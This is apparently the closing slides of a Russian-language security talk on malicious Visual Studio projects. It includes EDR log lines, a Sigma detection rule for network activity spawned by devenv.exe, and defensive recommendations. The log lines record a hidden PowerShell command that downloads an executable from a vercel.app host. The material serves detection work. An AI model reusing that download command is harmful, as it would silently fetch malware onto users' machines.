> 2024-07-29 11:53:06	NetworkConnectionEstablished	-	-	-	0x2E5A8590CF6848968FC23DE3FA1E25F1	c:\windows\system32\windowspowershell\v1.0\powershell.exe	powershell -WindowStyle Hidden -Command Invoke-WebRequest -Uri 'https://goober-repo214.vercel.app/Searchservice.e	"C:\Windows\System32\cmd.exe" /c start powershell -WindowStyle Hidden -Command Invoke-WebRequest -Uri 'https://goober-repo214.ver	C:\Windows\System32\cmd.exe
> 2024-07-29 11:53:06	HttpRequest	-	https://goober-repo214.vercel.app/Searchservice.exe	-	0x2E5A8590CF6848968FC23DE3FA1E25F1	c:\windows\system32\powershell.exe	-	-	-
> 2024-07-29 11:53:06	FileDownloadedExe	0x5C80B2AE29258987E22A8DF28B8B0EE4	https://goober-repo214.vercel.app/Searchservice.exe	-	0x2E5A8590CF6848968FC23DE3FA1E25F1	C:\Windows\System32\powershell.exe	-	-	-

title: Suspicious network activity by VS IDE
status: experimental
description: Detects suspicious network activity related VS IDE
author: Kaspersky
date: 2024-07-16
logsource:
 category: process_creation
 product: windows
 service: security
detection:
 selection1:
 ParentImage|endswith: 'devenv.exe'
 ParentCommandLine|contains: '.sln'
 selection2:
 CommandLine|re: '.*http[s]{0,1}\.:.*'
 condition: selection1 AND selection2
falsepositives:
 - VS IDE extensions activity
level: medium


devenv.exe

?

Network
connections

Рекомендации

- Проверяйте все файлы проектов перед его открытием
- Удаляйте .suo файлы, если они были созданы не вами
- Настроить доверенную среду в IDE
- Уделяйте внимание мониторингу процессам msbuild.exe и devenv.exe



Благодарю за внимание!

Вопросы?